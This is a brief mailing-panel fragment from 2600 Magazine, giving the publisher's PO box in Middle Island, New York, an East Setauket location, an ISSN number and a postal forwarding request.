East Setauket, N.Y.
11733
ISSN 0749-3851

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested